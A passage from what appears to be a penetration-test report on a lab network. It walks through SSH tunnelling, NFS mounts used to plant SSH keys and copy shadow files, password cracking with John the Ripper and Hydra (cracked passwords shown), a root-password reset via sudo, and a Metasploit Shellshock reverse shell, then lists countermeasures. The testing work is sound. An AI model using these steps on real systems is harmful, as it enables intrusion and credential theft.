64 bytes from 192.168.0.234: icmp_seq=2 ttl=63 time=10.2 ms
64 bytes from 192.168.0.234: icmp_seq=3 ttl=63 time=4.39 ms
64 bytes from 192.168.0.234: icmp_seq=4 ttl=63 time=2.50 ms
^C
--- 192.168.0.234 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3007ms
rtt min/avg/max/mdev = 2.499/6.357/10.179/3.057 ms
root@kali:~#
```

Figure 11: Route add command successful and tested

Launching an NMAP scan targeting .234 successfully used the tunnel and allowed for the device to be scanned from behind the firewall revealing information on the device such as open ports and the services running on those ports which confirmed again that this was the location of a firewall within the system. After successfully using the tunnel to scan the known location of the firewall, the mapping process was continued, and using the data found within the routers on the network there were still two subnets that hadn't been reached and one that hadn't been located yet (Figure 12).

A terminal window showing two lines of output from an Nmap scan:

```
0>* 192.168.0.64/27 [110/50] via 192.168.0.226, eth1, 00:46:44
0>* 192.168.0.96/27 [110/40] via 192.168.0.226, eth1, 00:46:44
```

Figure 12: Two missing subnets

From earlier access to the firewall dashboard one of the subnets that still hadn't been reached was seen to be used for the LAN interface on the firewall system and the connection from the .242 machine, where the tunnel was set up, to the address known within the target subnet which was “192.168.0.98” was tested to check if a tunnel could be created again. The machine failed to ping the address and so a tunnel could not be set up from this machine in order to access the subnet at this moment. The next subnet that hadn't been located or accessed that was present in the routing tables taken from the routers was the 192.168.0.64/27 subnet, no addresses within the subnet were known at this point so a route was set up using the same tunnel located at .242 and set up to access the whole of the .64/27 subnet using the same command previously with the “-net” switch instead of the host and with “192.168.0.64/27” as the address. Following the addition of this route, an Nmap scan was run on the whole subnet to find any active devices within it.



From the scan an active device was found within the subnet with the address 192.168.0.66, the Nmap scan revealed that the device had the ssh service running on an open port and a connection was attempted. The connection was denied as the connection was configured to only allow access through the use of an ssh key and wouldn't allow for login details to be supplied (Figure 13).

```
root@kali:~# ssh 192.168.0.66
The authenticity of host '192.168.0.66 (192.168.0.66)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ELsJFvXs7t6/7s0nIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.66' (ECDSA) to the list of known hosts.
root@192.168.0.66: Permission denied (publickey).
```

Figure 13: SSH denied access without key

From the earlier scan, it was also seen that an NFS service was active on port 2049 and so the mountable locations were checked using the “showmount -e 192.168.0.66” command which displayed the directory that could be mounted into. Mounting the .66 device allowed access into the root directory of the system and allowed access into the ssh folder to plant an authorised ssh key on the device to allow for the ssh connections to be successfully made. The first step of this process was to create a key on the base Kali machine that could be supplied to the .66 machine to allow for authentication, a key was created using the “ssh-keygen” command within the /.ssh directory on the Kali machine. After creating the key on the base kali machine, the filesystem from .66 was successfully mounted to allow for the key to be placed on the machine. After navigating to the /.ssh directory a file named “authorized\_keys” was created to store the key from the Kali machine that would allow access (Figure 14).

```
root@kali:~# mount -t nfs 192.168.0.66:/ ~root/Desktop/Mount
root@kali:~# cd /root/Desktop/Mount/root/.ssh/
root@kali:~/Desktop/Mount/root/.ssh# nano authorized_keys
root@kali:~/Desktop/Mount/root/.ssh#
```

Figure 14: Authorized keys location created

The nano command was used to open the authorized keys file and allow the key created previously to be copied into the other file and saved. After exiting the mount and demounting the file system the ssh connection was repeated and was successful and access to the machine located at .66 had been achieved. Ifconfig was once again used to confirm the device was an endpoint device and that there were no other devices located after it. At this stage of the mapping, a large majority of the network had been mapped and all known subnets had been located within the network but two were still to be properly mapped. With access to the .66 machine, access to the .96/27 subnet was checked using the ping command on the known address of the firewall LAN, and the successful ping allowed for another tunnel to be set up to allow for Nmap to be run on the last subnet. Following the same steps as the previous tunnel, the configuration file was changed on the .66 machine to allow for tunnels and the address range of 1.1.1.4-1.1.1.7 was used with 1.1.1.5 being used for the Kali side and 1.1.1.6 being used for the other side of the tunnel. The tunnel was set up and allowed for the base Kali machine to ping the LAN address already known (Figure 15).

```

root@kali:~# ip addr add 1.1.1.5/30 peer 1.1.1.6 dev tun1
root@kali:~# ip link set tun1 up
root@kali:~# route add -net 192.168.0.96/27 dev tun1
root@kali:~# ping 192.168.0.98
PING 192.168.0.98 (192.168.0.98) 56(84) bytes of data.
64 bytes from 192.168.0.98: icmp_seq=1 ttl=62 time=11.4 ms
64 bytes from 192.168.0.98: icmp_seq=2 ttl=62 time=6.88 ms
^C
--- 192.168.0.98 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 6.875/9.119/11.364/2.244 ms
root@kali:~#

```

Figure 15: Second tunnel setup and working

Another Nmap scan was conducted on the .96/27 subnet in order to reveal any other devices existing within the subnet. From the scan, the same address found earlier on the firewall LAN was found as well as another device which was detected as another router with several ports open on it (Figure 16).

```

root@kali:~# nmap -sV 192.168.0.96/27
Starting Nmap 7.80 ( https://nmap.org ) at 2021-12-22 16:57 EST
Stats: 0:00:35 elapsed; 30 hosts completed (2 up), 2 undergoing Service Scan
Service scan Timing: About 87.50% done; ETC: 16:58 (0:00:02 remaining)
Nmap scan report for 192.168.0.97
Host is up (0.0081s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.98
Host is up (0.011s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       (generic dns response: REFUSED)
80/tcp    open  http         nginx
2601/tcp  open  quagga       Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2604/tcp  open  quagga       Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp  open  quagga       Quagga routing software 1.2.1 (Derivative of GNU Zebra)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/s
ubmit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=12/22%Time=61C39F6C%P=x86_64-pc-linux-gnu%r(DNS
SF:VersionBindReqTCP,E,"0\0c\0\06\081\05\0\0\0\0\0\0\0")%r(DNSStatus
SF:RequestTCP,E,"0\0c\0\09\05\0\0\0\0\0\0\0");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (2 hosts up) scanned in 44.64 seconds

```

Figure 16: .96/27 Nmap Scan

Once again, a telnet connection was attempted with the router and the default login credentials were accepted and access to the information on the router was achieved. From looking at the routing information on the router no other subnets were discovered and examining the interface information from the router showed that it was the final connection between the firewall and the machine located at .66.

With a large majority of the perceived network having been discovered and mapped individual machines were now accessed to ensure that there weren't any machines connected to them that weren't seen from the routing information collected. Credentials or access to both .242 and .66 through ssh had been obtained already and the machine located at .210 was the starting point for the next stage of mapping. As the NFS service was running on .210, the possible mount location for it was checked and it was noted that it was possible to mount into the root directory of the device. From here the file system was mounted and navigating to the /etc directory allowed for both the "passwd" file and "shadow" file to be copied to the base Kali machine. From here the "unshadow" command was used to combine the files

into the format that would allow for them to be cracked using the password cracker John the Ripper (Figure 17).

```
root@kali:~/Desktop# mount -t nfs 192.168.0.210:/ ~/Desktop/Mount
root@kali:~/Desktop# cd Mount
root@kali:~/Desktop/Mount# cd etc
root@kali:~/Desktop/Mount/etc# cp passwd ~/Desktop
root@kali:~/Desktop/Mount/etc# cp shadow ~/Desktop
root@kali:~/Desktop/Mount/etc# cd ~/Desktop
```

Figure 17: Creation of file for John the Ripper

The file was then loaded into John (John the Ripper documentation, 2019) and the wordlist used was the rockyou.txt list and after a few minutes the username and password had both been cracked and now access to an account on .210 had been achieved although it wasn't the root account (Figure 18).

```
root@kali:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt passwords.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:02:10 0.79% (ETA: 01:58:23) 0g/s 1032p/s 1032c/s 1032C/s 930207..880513
plums (xadmin)
1g 0:00:02:41 DONE (2022-01-02 21:25) 0.006208g/s 1042p/s 1042c/s 1042C/s prentiss..playpen
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Figure 18: Successful hash cracking

From here, the command ifconfig was used to confirm no other devices were connected to the machine to ensure it was the only machine. The next machine to be targeted was the machine located at .34, and from the Nmap scan of the address, it was that the NFS service was running on an open port. The mounting location was checked and was shown to be into the /home directory and from this directory, it wasn't possible to access any of the files related to the ssh login. Although the ssh port was open, without any credentials access would not be possible. The tool hydra was used again to attempt to brute force the login of the machine. From the nature of other passwords already cracked the method of attack was to use an English dictionary as the wordlist for the attempt. Hydra was started, using the username xadmin which was enumerated through the use of the Metasploit module and was seen when observing the mounting options, and left for several hours to crack the password. After just over ten and a half hours a successful combination was discovered, and the application was stopped (Figure 19).

```
[STATUS] 114.00 tries/min, 71022 tries in 10:23h, 31380 to do in 04:36h, 16 active
[STATUS] 113.99 tries/min, 72838 tries in 10:39h, 29564 to do in 04:20h, 16 active
[22][ssh] host: 192.168.0.34 login: xadmin password: plums
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
```

Figure 19: Hydra attack successful



Accessing the machine using the newly found credentials allowed for the configuration to be checked once again and another network interface was discovered on the device that led to a subnet that hadn't previously been seen. The 13.13.13.0/24 subnet was discovered as the machine located at .34 was multi-homed and had an interface with the address 13.1.13.12. Attempting to create a tunnel to the newly found subnet using the xadmin account for ssh failed due to begin administratively prohibited and so the attention was turned to trying to gain access to the root user on the .34 machine. Using the command "sudo -V" on the xadmin account displayed that the user had escalated privileges and this account was used to edit the root account credentials in order to provide access. The password for the root account was changed to match the password for the xadmin account (plums) for the ease of testing and after successfully changing the password the current xadmin connection was terminated and the root account was attempted (Figure 20).

```
xadmin@xadmin-virtual-machine:~$ sudo passwd root
[sudo] password for xadmin:
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
xadmin@xadmin-virtual-machine:~$
```

Figure 20: Root password being changed

The login attempt failed and after logging back in on the xadmin account and checking the sshd\_config file it was seen that root login was disabled and that tunnels hadn't been permitted. With the changes made to the file, the tunnel was then successfully created, and IP addresses were assigned to the tunnel replicating the previous tunnel creations. It was now possible to Nmap scan the 13.13.13.0/24 subnet and locate any machines within the subnet. During the scan, a machine was found at the address 13.13.13.13 and had its ssh port open. Due to there being no NFS service functional it was not an option to mount the file system and crack the hashes, so hydra was used again to crack the ssh login. The usernames were again enumerated using Metasploit (Figure 21).

```
msf5 auxiliary(scanner/ssh/ssh_enumusers) > set rhosts 13.13.13.13
rhosts => 13.13.13.13
msf5 auxiliary(scanner/ssh/ssh_enumusers) > run

[*] 13.13.13.13:22 - SSH - Using malformed packet technique
[-] Please populate USERNAME or USER_FILE
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_enumusers) > set user_file /root/Desktop/users.txt
user_file => /root/Desktop/users.txt
msf5 auxiliary(scanner/ssh/ssh_enumusers) >

msf5 auxiliary(scanner/ssh/ssh_enumusers) > run

[*] 13.13.13.13:22 - SSH - Using malformed packet technique
[*] 13.13.13.13:22 - SSH - Starting scan
[+] 13.13.13.13:22 - SSH - User 'root' found
[+] 13.13.13.13:22 - SSH - User 'xadmin' found
[-] 13.13.13.13:22 - SSH - User 'admin' not found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 21: Enumeration setup and results

Only three usernames were tested (admin,xadmin, root) and xadmin was the first to be tested. After running hydra with the rockyou.txt wordlist for 12 hours no results had been found so the wordlist was switched to the password.lst list included with Metasploit. After a few minutes valid credentials had been found and upon testing them allowed access into the machine (Figure 22). Running ifconfig again confirmed that there were no more devices beyond this machine and that the subnet had been completely mapped.

```
root@kali:~/Desktop# hydra -l xadmin -P /usr/share/wordlists/metasploit/password.lst ssh://13.13.13.13
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-12-31 16:04:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.a.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 88397 login tries (l:1/p:88397), ~5525 tries per task
[DATA] attacking ssh://13.13.13.13:22/
[22][ssh] host: 13.13.13.13 login: xadmin password: !gatvol
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 5 final worker threads did not complete until end.
[ERROR] 5 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-12-31 16:04:16
root@kali:~/Desktop#
```

Figure 22: .13 credentials cracked

Achieving root access on the .210 machine was achieved by accessing the already known xadmin account and using the escalated privileges that the account had, it was possible to change the root password again to match the xadmin user (plums). The sshd\_config file had to be changed as well to allow for root login and after changing the file and restarting the ssh service, root login was now possible.

With the machine located at .130 requiring a key and with its NFS mounting point being inside the home directory, it was not possible to construct a key and deposit it within the machine to allow access. Other machines on the network were tried and access was able to be made by sshing into .34 and then sshing into the xadmin account on .130. from here the command “sudo su –” could be used to switch to the root account and the ifconfig was checked again to confirm that it was an endpoint device.

At this point, the network map had been completed and every machine had been accessed if it was possible. The firewall integrity wasn’t changed as it wasn’t a requirement to access the full network but if required the functionality of the firewall could have been restricted by altering its rules to allow for further testing.

## 4 SECURITY TESTING

### ROUTERS

---

#### Telnet

All the routers found within the network had telnet open and in operation. The connection to the router through telnet was protected using a username and a password but access using this protocol was achieved through the use of the default credentials supplied with VyOS routers. With this access to the network anybody who could see the routers, especially malicious attackers, would easily be able to interrogate and footprint the network whilst also being able to gain a good understanding of the network make up allowing for a good foothold in the network to be achieved.

#### HTTP

Every router located in the network was also running an HTTP port hosting a possible dashboard. Navigating to the address on the router displayed a page that clearly showed that a VyOS router was in use at that address. This provides a security risk as anyone with access to the network can discover the routers in use before even accessing anything else within the network. The image below (Figure 23) demonstrates the result after browsing to an IP address linked to a router.

The image shows a large, stylized 'VyOS' logo in a serif font, centered on a white background.

This is a VyOS router.

There is no GUI currently. There may be in the future, or maybe not.

*Figure 23: IP address .193 Online GUI revealing information*

#### SNMP

Every router within the network had SNMP active on UDP port 161. Using an Nmap scan it was possible to identify the version of SNMP that was currently being used on the routers and it was noted that the latest version of the protocol was in use. Using the tool “onesixtyone”, which is an SNMP scanner (GitHub - trailofbits/onesixtyone: Fast SNMP Scanner, 2020), and checking the configurations on the routers it was found that the router located with the addresses “.233, .129, .230” was configured for read and write on the private community which is common on a default installation (Figure 24).

```

vyos@vyos# show service
https {
    http-redirect enable
}
lldp {
}
snmp {
    community private {
        authorization rw
    }
    community secure {
        authorization ro
    }
}
telnet {
    port 23
}

```

Figure 24: SNMP communities

Router located at address .97 had the public community set to read-only but having received a response from “onesixtyone” this shows that the correct community string was provided.

## FIREWALL

Access to the firewall was achieved by creating a port forward from a system behind the firewall and upon browsing to “localhost:4444” which was forwarding the data from port 80 the dashboard login for the firewall was present which clearly showed a pfsense firewall was in use. The default login credentials (admin:pfsense) easily findable on the internet were still being used on the webpage and so access was achieved (Figure 25). The firewall was also accessible by navigating to the IP address after a ssh tunnel had been set up as part of the mapping stage.

The screenshot displays the pfSense Community Edition dashboard. The top navigation bar includes links for System, Interfaces, Firewall, Services, VPN, Status, Diagnostics, Gold, and Help. The main content area is titled 'Status / Dashboard' and features two primary panels: 'System Information' and 'Interfaces'.

System Information	
Name	pfsense.localdomain
System	pfsense Serial: 86a2c74f-6d76-11ec-b3e5-00505699a311 Netgate Unique ID: d700a3aec877215de35c
BIOS	Vendor: Phoenix Technologies LTD Version: 6.00 Release Date: 12/12/2018
Version	2.3.4-RELEASE (amd64) built on Wed May 03 15:13:29 CDT 2017 FreeBSD 10.3-RELEASE-p19 Obtaining update status
Platform	pfSense
CPU Type	Intel(R) Core(TM) i7-9700K CPU @ 3.60GHz
Uptime	09 Hours 39 Minutes 12 Seconds

Interfaces			
WAN	↑	1000baseT <full-duplex>	192.168.0.234
LAN	↑	1000baseT <full-duplex>	192.168.0.98
DMZ	↑	1000baseT <full-duplex>	192.168.0.241

Figure 25: Firewall access achieved

After achieving access, it was possible to view the rules that had been set up on the firewall and these rules were able to be changed on the WAN, LAN, and DMZ. After inspecting the user list for the login portal, it was found that a login timeout hadn't been set and so a logged-in account would never be timed out.

The command prompt for the firewall was also able to be accessed which allowed for commands to be run as well as files to be uploaded and PHP commands to be run (Figure 26). This could allow for shells to be run as well as files to be downloaded from the firewall and PHP to be executed easily on the firewall.

The screenshot displays a web interface titled "Diagnostics / Command Prompt". At the top, there is a warning section labeled "Advanced Users Only" with the text: "The capabilities offered here can be dangerous. No support is available. Use them at your own risk!". Below this, the interface is divided into several sections:

- Execute Shell Command:** Features a text input field labeled "Command", a green "Execute" button with a lightning bolt icon, and a "Clear" button.
- Download File:** Includes a text input field labeled "File to download" and a blue "Download" button.
- Upload File:** Contains a "Browse..." button, a status indicator "No file selected.", and a blue "Upload" button.
- Execute PHP Commands:** Has a large text area for commands and an "Execute" button. Below the text area, an example is provided: "Example: `print('Hello World!');`".

Figure 26: Command Prompt access

## WEBSERVERS

---

Two web servers were located within the network and both were active and displaying webpages. The webserver located at .242 was accessed using brute force ssh and after access was achieved, the hashes were located and copied to the base Kali machine where they were cracked using John the Ripper (Figure 27).



```

root@kali:~/Desktop# john --wordlist=rockyou.txt 242list
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
apple      (root)
pears      (xweb)
2g 0:00:00:49 DONE (2022-01-05 11:30) 0.04011g/s 4312p/s 4328c/s 4328C/s pepinos..pakimo
Use the "--show" option to display all of the cracked passwords reliably
Session completed

```

Figure 27: .242 Hashes Cracked

The passwords gathered from the hashes were easily cracked and were not complicated and instead were common words which created the opportunity for access to be easily obtained.

After using the application Nikto (Sullo and Lodge, 2022), it was seen that the current version of Apache being used was out of date and may be missing important updates to the security of the OS. One major vulnerability was located on the webserver from the scan which would allow for access to be achieved without credentials. The shellshock vulnerability with the use of Metasploit and the use of the “apache\_mod\_cgi\_bash\_env\_exec” exploit and loading it with a reverse TCP shell payload. After directing it at the vulnerable location detailed in the scan, a shell was created on the webserver. This allowed for straight access to the machine without requiring any credentials or for any other footprinting to be done after the Nikto scan (Figure 28).

```

Payload options (linux/x86/shell/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST |                 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


Exploit target:


| Id | Name      |
|----|-----------|
| 0  | Linux x86 |


msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set lhost 192.168.0.200
lhost => 192.168.0.200
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/status
targeturi => /cgi-bin/status
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[*] 192.168.0.242:80 - The target is vulnerable.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit
[*] Started reverse TCP handler on 192.168.0.200:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (36 bytes) to 192.168.0.234
[*] Command shell session 1 opened (192.168.0.200:4444 -> 192.168.0.234:42638) at 2022-01-06 17:11:36 -0500

```

Figure 28: Shellshock vulnerability tested

As well as the server being compromised, it could also be hijacked and used in other attacks. The exploit was used in other situations to gain access to servers and was used to create botnets that could perform DDoS attacks using httpflood, udpflood and tcpflood (Tse, 2014).

Browsing to the server IP also displayed a welcome page that listed off system information including OS and bash versions that were being used (Figure 29). This allowed for exploits to be easily found as version numbers were easily available without having to do any further investigation.



Figure 29: Welcome page on .242

Using dirb on .242 discovered no extra information on webpages which suggests even though the webserver is up there aren't any official web pages in use on it with the index welcome page being an exception but providing minimal functionality. With the webpage serving no identifiable purpose at a minimum, the landing page should be altered to hide sensitive information on the machine hosting the webpage.

The second webserver located at .237 was scanned using Nikto first as there was no active ssh port open. The scan revealed minimal vulnerabilities and highlighted out of date Apache version which poses a risk to security and some default files still in use. Using dirb again on the second webserver uncovered a large number of directories that were unknown before the scan, most notable being the presence of WordPress directories which provided evidence of WordPress being used. After navigating to the WordPress site, a login field was identified and was tested using wpscan. The full scan results can be seen in Appendix G. A test was run using the username "Admin" and using the rockyou.txt wordlist and after around 10 minutes the admin password had been cracked and access achieved (Figure 30).




Figure 30: Wordpress login found

This allowed access to the admin settings for the webpage and allowed for changes to be made to the website freely and allowed for sensitive details on the admin to be found such as an email address. This demonstrated a major vulnerability as without accessing the actual machine the website was able to be compromised easily.


## WORKSTATIONS

---

Every workstation found within the network had ssh running on open port 22. Machines used a combination of passwords and/or keys to allow access through the connection. Passwords were cracked using hydra and allowed for shells to be activated on root and xadmin users. This allowed for complete access to the file systems and both the passwd and shadow files could be copied and cracked using john the ripper. The machine located at .130 was only accessible by chaining an ssh connection by accessing the machine at .34 and sshing from there into .130.

With complete access to the machine sensitive files could be accessed and information on the network could be gathered to allow for the mapping to be complete. The use of repeated and weak passwords used for authentication allowed for access to be achieved quickly to user accounts. Misconfigured privileges allowed for non-root users to have sudo privileges so even without access to the root account the password for it could be changed. With the access achieved it was possible to alter credentials for other users as well and entirely change the passwords required for these accounts.

A large portion of the workstations had the nfs service in use on port 2049. After checking the mounting locations on the machines, two machines allowed for mounting straight in the root directory whilst two allowed for mounting into the home directory (Figure 31).



```
root@kali:~# showmount -e 192.168.0.210
Export list for 192.168.0.210:
/ 192.168.0.*
root@kali:~# showmount -e 192.168.0.34
Export list for 192.168.0.34:
/home/xadmin 192.168.0.*
root@kali:~# showmount -e 192.168.0.130
Export list for 192.168.0.130:
/home/xadmin 192.168.0.*
root@kali:~# showmount -e 192.168.0.66
Export list for 192.168.0.66:
/ 192.168.0.*
```

*Figure 31: Mounting locations*

Allowing for mounting straight into the root directory is extremely dangerous as it was possible to access the system hashes and obtain them to be cracked revealing valid system login details without needing any login info. This required no authentication and required little prior knowledge apart from knowing that the nfs service was in use. Although machines .34 and .130 only allowed for mounting into the home directory any sensitive files stored on the machine within the directory would still of be obtainable even if the root directory wasn't accessible.

## COUNTERMEASURES

---

### Telnet

Telnet transmits information in plaintext so anybody intercepting the traffic can view the information being sent. To improve the security of the network the Telnet protocol should be disabled and replaced with the ssh protocol to configure network devices as it provides an encrypted connection (Telnet & SSH, no date.). At a minimum, if adopting ssh is not possible then the credentials used for Telnet should be changed from the default ones and should be secured using a strong password consisting of a range of symbols, upper and lower-case letters, and numbers.

### HTTP

The active web pages relating to each router should be disabled if they aren't currently in use. If the pages are in use by staff members, access to these pages should be protected and only network administrators should have access. At a minimum these pages should be set to not display any information relating to the address, the welcome screen displayed identifying the device as a router should be replaced with a blank screen to prevent any useful information from being given away.

### SNMP

The latest version of SNMP was already being used on the routers within the network (SNMP Version 3, no date). With both Nmap and onesixtyone being able to detect the service being used along with some community names being discovered this suggests that some community names being used within the network are those provided as default and these should be changed to more obscure names to avoid being easily worked out and discovered (Thomas, 2020).

### Firewall

The default username and password and hostname were in use on the firewall. The hostname of the firewall should be changed in order to stop an attacker from identifying the software in use that is displayed in the default hostname (pfsense). Both the username and password for the firewall should be changed immediately as the default login is easily obtainable from online documentation. The login credentials should be changed to strong and unique credentials that will be hard to brute force.

With the firewall operating with no user timeout, the risk of an attacker being able to gain access is greatly increased as there is no time limit on them compromising a user and gaining access. Changing to a timeout of around 5 minutes would greatly limit the opportunities an attacker would have to compromise a user that was logged into the firewall as it closes the potential window for a breach to be made.

The firewall was accessible through a ssh tunnel due to the DMZ rules being misconfigured. The machine at .66 is excluded from any rules and so a tunnel using that address allowed access. Allowing a machine to access the DMZ of the firewall is dangerous as any compromise of that machine can result in the firewall being potentially breached and the address should be removed from exclusion and allow the rules to also function on that address.

## Shellshock

The shellshock vulnerability exists in the Unix bash shell version currently being used on the webserver .242. The vulnerability has since been patched and the easiest fix/prevention for this vulnerability that should be completed is to update to a newer version that has supported the patch to eliminate the possibility of the exploit being used (Enache, no date.). And to eliminate the chance of the server being hijacked and used.

## WordPress

Although the password used for the website was uncommon to the everyday user, it was a common password that was cracked quickly. Strong passwords should be used to protect everything, especially access to a website where it could be potentially defaced and have major consequences to a company's image. Limiting the data given away on homepages and help pages will help to limit the potential of the site being hijacked.

## SSH

SSH itself as a protocol is secure and was used throughout the network. The use of insecure and reused passwords severely impacted the security of SSH within the network and passwords shouldn't be reused within the network and basic one-word passwords should be replaced with stronger passwords or passphrases for even more security. Using SSH keys can allow for passwords not to be needed or can be used in conjunction with a password, within the network a combination of both keys and passwords should be used to prevent unauthenticated systems from being able to attempt to login using the protocol. If passwords must be used, improving password quality, and creating passwords that are difficult to crack is a small change that would increase the overall security.

## NFS

The NFS protocol is used to access files over a network in the same manner as accessing local storage. Allowing a user to mount into a root directory of a machine creates an extreme security risk as it allows free access over the complete filesystem of that machine. NFS should be disabled on systems where it isn't a necessity and where it is used, it should be limited to a target directory with the sole purpose of mounting instead of allowing the user to mount directly into the root directory or even the home directory.

## RPC

The current version of RPC that is being used on several machines within the network is out of date and contains an exploit known to be used to achieve a Denial-of-Service attack where a memory leak can occur and be amplified with every request (CVE-2017-8779, 2017). An update to a patched version of the service would easily solve the issue as it's a known issue and has been addressed.

## mDNS

The usage of mDNS on port 5353 on workstations within the network allowed for the service to be probed for information (Figure 32).

```
root@kali:~# nmap -Pn -sU -p5353 --script=dns-service-discovery 192.168.0.130
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-07 19:15 EST
Nmap scan report for 192.168.0.130
Host is up (0.0056s latency).

PORT      STATE SERVICE
5353/udp  open  zeroconf
| dns-service-discovery:
| 9/tcp workstation
|_ Address=192.168.0.130 fe80::20c:29ff:fe80:7f03

Nmap done: 1 IP address (1 host up) scanned in 13.31 seconds
```

Figure 32: mDNS probed

The service can also be exploited to amplify an attack creating a Denial-of-Service attack as the attacker spoofs the target address for the replies being sent from the server. If the service is not being used then disabling it would be the best action to prevent this attack, but if the service is required then proper firewall filtering can be used to limit access to the service.

## Version Control

Within the systems that created the network, many services and software running on these machines were using older, out-of-date versions. This creates a risk that security issues that were discovered in old versions of software haven't been patched and so are vulnerable to exploitation. Keeping software and services up to date significantly lowers the risk of them being exploited to compromise a machine and ensures that the latest security patches are installed as soon as exploits are discovered, and fixes are delivered.

## Password Complexity and Security

Overall, the quality of passwords used within the network was extremely poor, which created an environment where brute-forcing passwords was easy and re-used passwords allowed access to multiple different systems with the same credentials. Ensuring passwords aren't re-used within the network and that strong password creation policies are introduced can help secure areas of the network where authentication is required (How To Choose a Secure Password, 2018). Replacing one-word passwords with either passphrases or strong alphanumerical passwords will significantly increase the time taken to brute force credentials and will slow down potential intruders.

## 5 NETWORK DESIGN EVALUATION

The overall design of the network was found to be functional but extremely insecure. Several changes could be made to the network design to improve both security and efficiency. The general use of subnets was configured well and allowed the network expansion space should anything need to be added in the future or should the network need to be expanded with the business.

The mixture of class A, B, and C networks was identified and the network size and potential increase in size suggests the usage of class A and B networks would be unneeded and would result in a large portion of the assigned subnets being unused. Swapping to consistent class C networks fits the network size and reduces waste while still leaving plenty of opportunities for expansion.

Although a firewall was in use within the network, the positioning and configuration of it allowed for it to be exploited during the mapping phase. At the bare minimum ensuring the firewall is configured correctly would increase the security of the network and ensuring it is positioned well within the network would increase that benefit. Due to the current position of the firewall, the DMZ of the firewall is not being utilised well to protect the network. With the addition of a second firewall and a change to the network topology, security could be majorly increased. Utilising two firewalls to create a DMZ pocket between them would protect the internal network and machines but also keep full expected functionality. Moving web servers and other servers outwards facing into the DMZ allows for them to be accessed as usual but protects the internal network from the outside traffic when configured correctly.

